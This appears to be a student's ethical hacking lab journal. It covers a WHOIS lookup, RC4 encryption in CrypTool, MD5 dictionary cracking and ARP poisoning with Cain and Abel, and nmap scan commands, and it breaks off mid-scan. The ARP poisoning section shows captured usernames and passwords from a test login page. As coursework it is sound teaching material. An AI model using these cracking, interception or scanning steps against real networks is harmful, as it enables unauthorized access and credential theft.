

# ETHICAL HACKING



Vidya Vikas Education Society's

**VIKAS COLLEGE OF ARTS, SCIENCE & COMMERCE**

Affiliated to University of Mumbai

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**Dr. R. K. Patra**  
Principal

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Hon' ble: **Shri P. M. Raut**  
Chairman. V. V. Edu. Society

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This is to certify that,

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Student of T.Y.B.Sc. (Computer Science) (Sem-VI) with college enrolled Roll no. \_\_\_\_\_ has satisfactorily completed the practical work for the Subject Ethical Hacking in the program of Computer Science from the UNIVERSITY OF MUMBAI for the academic year 2022-2023.

Guided By

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Head of Department

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**Internal Examiner**

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**External Examiner**

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## Practical 1

**Aim:** Use Google and Who.is for Reconnaissance



WHOIS Search, Domain Name, Website, and IP Tools



📍 Your IP address is 103.173.195.253

### Registrar Info

#### Name

MarkMonitor International Canada Ltd.

#### Whois Server

whois.ca.fury.ca

#### Referral URL

Markmonitor.com

#### Status

clientDeleteProhibited <https://icann.org/epp#clientDeleteProhibited>  
clientTransferProhibited <https://icann.org/epp#clientTransferProhibited>  
clientUpdateProhibited <https://icann.org/epp#clientUpdateProhibited>  
serverDeleteProhibited <https://icann.org/epp#serverDeleteProhibited>  
serverTransferProhibited <https://icann.org/epp#serverTransferProhibited>  
serverUpdateProhibited <https://icann.org/epp#serverUpdateProhibited>

### Important Dates

#### Expires On

2023-04-28

## Registered On

2000-10-04

## Updated On

2022-09-01

**Name Servers** ns1.google.com

216.239.32.10

ns2.google.com 216.239.34.10

ns3.google.com 216.239.36.10

ns4.google.com 216.239.38.10

**Similar Domains** googl%c3%a8.com | googl%c4%95.com | googl%e2%84%85c3%a8.com |  
googl%e2%84%85c3

%ef%bf%bd.com | googl e.com | googl--e.com | googl-.com | googl-1.com | googl-  
2.com | googl-accts.com | googl-ak.com | googl-analistic.com | googl-analistic.net | googl-  
analistic.ru | googl-analistic.ua | googl-analysys.com | googl-analitics.xyz | googl- analytics.com  
| googl-android.ru | googl-apps-cloud.com |

## Registrar Data

We will display stored WHOIS data for up to 30 days.

## Registrant Contact Information:

### Name

Google Canada Corporation

### Organization

Google Canada Corporation

### Address

12-111 Richmond St. W

### City

Toronto

### State / Province

ON

### Postal Code

M5H2G4

### Country

CA

**Phone**

+1.4162146034

**Email**

**dns-admin@google.com**

**Administrative Contact Information:****Name**

Google Canada Corporation

**Organization**

Google Canada Corporation

**Address**

12-111 Richmond St. W

**City**

Toronto

**State / Province**

ON

**Postal Code**

M5H2G4

**Country**

CA

**Phone**

+1.4162146034

**Email**

**dns-admin@google.com**

**Technical Contact Information:****Name**

Google Canada Corporation

**Organization**

Google Canada Corporation

**Address**

12-111 Richmond St. W

**City**

Toronto

**State / Province**

ON

**Postal Code**

M5H2G4

**Country**

CA

**Phone**

+1.4162146034

**Email**

`dns-admin@google.com`

**Billing Contact Information:****Name**

Google Canada Corporation

**Organization**

Google Canada Corporation

**Address**

12-111 Richmond St. W

**City**

Toronto

**State / Province**

ON

**Postal Code**

M5H2G4

**Country**

CA

**Phone**

+1.4162146034

**Email**


`dns-admin@google.com`

Information Updated: 2023-01-03 01:11:22


## Practical 2 A

**Aim:** Use CrypTool to encrypt and decrypt passwords using RC4 algorithm



Text written for encryption as shown below:




Choose Encrypt/Decrypt from Toolbar and under Symmetric(modern) you will find RC4



Click on Encrypt and you will get the Encrypted text in a new window



Now with this window open, again go back to RC4 window and click on Decrypt. We will get our original plain text back.





## PRACTICAL 2B


**Aim:** Use Cain and Abel for cracking Windows account password using Dictionary attack and to decode wireless network passwords

### Prerequisites :


Cain and Abel, Internet

### Steps :


1. Open the software, click on Cracker tab >> Hash Calculator tool as shown in the image.



2. A dialogue box appears after clicking on hash calculator, Add the text >> Calculate hash code >> Copy MD5 hash value



3. Click on MD5 Hashes>> Add list>>Paste Hash Value.



4. Click on hash code right click, Dictionary Attack>>Add to list(Add the default Wordlist or create your own with the Password>>Start

## Match Found(If word in wordlist):

Dictionary Attack



Dictionary

File	Position
✓ C:\Users\User-07\Documents\Wordlist1.txt	3259542

Key Rate

Dictionary Position

Current password

Options

☒ As Is (Password)  
☒ Reverse (PASSWORD - DROWSSAP)  
☒ Double (Pass - PassPass)  
☒ Lowercase (PASSWORD - password)  
☒ Uppercase (Password - PASSWORD)  
☒ Num. sub. perms (Pass,P4ss,Pa5s,...P45s...P455)  
☐ Case perms (Pass,pAss,paSs,...PaSs...PASS)  
☒ Two numbers Hybrid Brute (Pass0....Pass99)

Plaintext of EEECD192F83F9A91E1A713C534344AFB is APandey  
Attack stopped!  
1 of 1 hashes cracked

Start

Exit

## PRACTICAL 3A


**Aim:** Run and analyze the output of following commands in Linux – ifconfig, ping, netstat, traceroute

### Prerequisites :

KALI Linux, Internet

### Steps :


1) In Kali Linux, open terminal and enter ifconfig



```
(abhi@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::a00:27ff:fed5:2fac prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:d5:2f:ac txqueuelen 1000 (Ethernet)
    RX packets 76 bytes 7676 (7.4 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 127 bytes 14667 (14.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 24 bytes 1440 (1.4 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 24 bytes 1440 (1.4 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

2) Type command – traceroute 8.8.8.8



```
(abhi@kali)-[~]
$ traceroute 8.8.8.8
traceroute to 8.8.8.8 (8.8.8.8), 30 hops max, 60 byte packets
 1 _gateway (10.0.2.2) 3.394 ms 2.853 ms 2.421 ms
 2 _gateway (10.0.2.2) 2.776 ms 2.366 ms 2.097 ms
```

### 3) Type command – netstat

```
abhi@kali: ~  
1 _gateway (10.0.2.2) 3.394 ms 2.853 ms 2.421 ms  
2 _gateway (10.0.2.2) 2.776 ms 2.366 ms 2.097 ms  
  
(abhi@kali)-[~]  
$ netstat  
Active Internet connections (w/o servers)  
Proto Recv-Q Send-Q Local Address           Foreign Address         State  
udp        0      0 kali:bootpc            _gateway:bootps        ESTABLISHED  
Active UNIX domain sockets (w/o servers)  
Proto RefCnt Flags               Type                   State                  I-Node   Path  
unix    3      [ ]                 STREAM                 CONNECTED              25994    @/tmp/.X11-unix/X1  
unix    3      [ ]                 STREAM                 CONNECTED              19583    /run/user/1000/bus  
unix    3      [ ]                 STREAM                 CONNECTED              21027  
unix    3      [ ]                 STREAM                 CONNECTED              18531  
unix    3      [ ]                 STREAM                 CONNECTED              14532  
unix    3      [ ]                 STREAM                 CONNECTED              20256  
unix    3      [ ]                 STREAM                 CONNECTED              19308    /run/systemd/journal/  
stdout  
unix    3      [ ]                 STREAM                 CONNECTED              18367  
unix    3      [ ]                 STREAM                 CONNECTED              25999    /run/user/1000/at-spi  
/bus_1  
unix    3      [ ]                 STREAM                 CONNECTED              14793  
unix    3      [ ]                 STREAM                 CONNECTED              18599  
unix    2      [ ]                 DGRAM                  CONNECTED              17995
```

### 4) Type command – ping 8.8.8.8

```
(abhi@kali)-[~]  
$ ping 8.8.8.8  
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.  
64 bytes from 8.8.8.8: icmp_seq=1 ttl=119 time=6.36 ms  
64 bytes from 8.8.8.8: icmp_seq=2 ttl=119 time=3.53 ms  
64 bytes from 8.8.8.8: icmp_seq=3 ttl=119 time=4.54 ms  
64 bytes from 8.8.8.8: icmp_seq=4 ttl=119 time=3.05 ms  
64 bytes from 8.8.8.8: icmp_seq=5 ttl=119 time=3.39 ms  
^C  
--- 8.8.8.8 ping statistics ---  
5 packets transmitted, 5 received, 0% packet loss, time 4006ms  
rtt min/avg/max/mdev = 3.045/4.171/6.359/1.201 ms
```




## Practical 3 B

**Aim:** Perform ARP Poisoning in Windows

### Steps:


We will use Cain and Abel for ARP Poisoning

Step 1 : Open Cain




Step 2 : Select sniffer tab on the top

Step 3 : Next to folder icon click on icon name start/stop sniffer. Select device and click on ok.




Step 4 : Click on “+” icon on the top. Click on ok.

Step 5 : Shows the Connected host.



Step 6 : Select Arp at bottom.

Step 7 : Click on “+” icon at the top.



Step 8 : Click on start/stop ARP icon on top.


Step 9 : Poisoning the source.

Status	IP address	MAC address	Packets ->	<- Packets	MAC address	IP address
Poisoning	192.168.1.1	386B1CC42781	0	0	00E04CBC0007	192.168.1.1

Status	IP address	MAC address	Packets ->	<- Packets	MAC address	IP address
Full-routing	192.168.1.135	00E04CBC0007	27	13	386B1CC42781	20.168.1.1
Full-routing	192.168.1.135	00E04CBC0007	81	80	386B1CC42781	163.168.1.1
Full-routing	192.168.1.135	00E04CBC0007	15	18	386B1CC42781	142.168.1.1
Full-routing	192.168.1.135	00E04CBC0007	10	14	386B1CC42781	142.168.1.1
Full-routing	192.168.1.135	00E04CBC0007	14	15	386B1CC42781	142.168.1.1
Full-routing	192.168.1.135	00E04CBC0007	12	14	386B1CC42781	172.168.1.1
Full-routing	192.168.1.135	00E04CBC0007	9	11	386B1CC42781	216.168.1.1


Step 10 : Go to any website on source ip address.



The screenshot shows a web browser window with a dark theme. The address bar displays 'vbsca.ca/login/login.asp' with a 'Not secure' warning. The page title is 'Login Test'. The main content area is white and contains a login form with the following elements:

- Username:** A text input field containing the value 'arjun'.
- Password:** A password input field containing six dots '\*\*\*\*\*'.
- Login:** A button located below the password field.

Step 11 : Go to password option in the cain & abel and see the visited site password.



The screenshot displays the main interface of Cain & Abel. The top menu bar includes File, View, Configure, Tools, and Help. Below it is a toolbar with various icons for file operations, network analysis, and configuration. The main window is divided into several panes. On the left, there's a tree view showing the network topology, with 'HTTP (2)' selected. The central pane shows a list of captured packets. The first packet is selected, and its details are shown in the right pane. The packet is an HTTP GET request from 192.168.1.135 to 163.182.194.25. The status bar at the bottom indicates 'Captured: 163.182.194.25'.

Timestamp	HTTP server	Client	Username	Password
13/01/2023 - 22:52:10	163.182.194.25	192.168.1.135	arjun	8564435
13/01/2023 - 22:53:55	163.182.194.25	192.168.1.135	AJAY+SINGH	8564435



## PRACTICAL NO. 4

**Aim:** Use NMap scanner to perform port scanning of various forms – ACK, SYN, FIN, NULL, XMAS

### Prerequisites :

KALI Linux, Internet

### Steps :

**NOTE:** For using Nmap for Kali. open Terminal and type the below commands.

#### 1) ACK -sA (TCP ACK scan)

It never determines open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

**Command:** nmap -sA -T4 scanme.nmap.org

```
(abhi@kali)-[~]
└─$ sudo su
(root@kali)-[/home/abhi]
# ACK
ACK: command not found

(root@kali)-[/home/abhi]
└─# nmap -sA -T4 scanme.nmap.org
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-27 15:39 EDT
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.00039s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are in ignored states.
Not shown: 1000 unfiltered tcp ports (reset)

Nmap done: 1 IP address (1 host up) scanned in 0.72 seconds
```

#### 2) (Stealth) Scan (-sS)

SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls.

**Command:** nmap -p22,113,139 scanme.nmap.org

```
(root@kali)-[/home/abhi]
# nmap -p22,113,139 scanme.nmap.org
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-27 15:42 EDT
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.032s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2
f

PORT      STATE      SERVICE
22/tcp    open      ssh
113/tcp    filtered  ident
139/tcp    filtered  netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 1.51 seconds
```

### 3) FIN Scan (-sF)

Sets just the TCP FIN bit.

**Command:** nmap -sF -T4 8.8.8.8

```
(root@kali)-[/home/abhi]
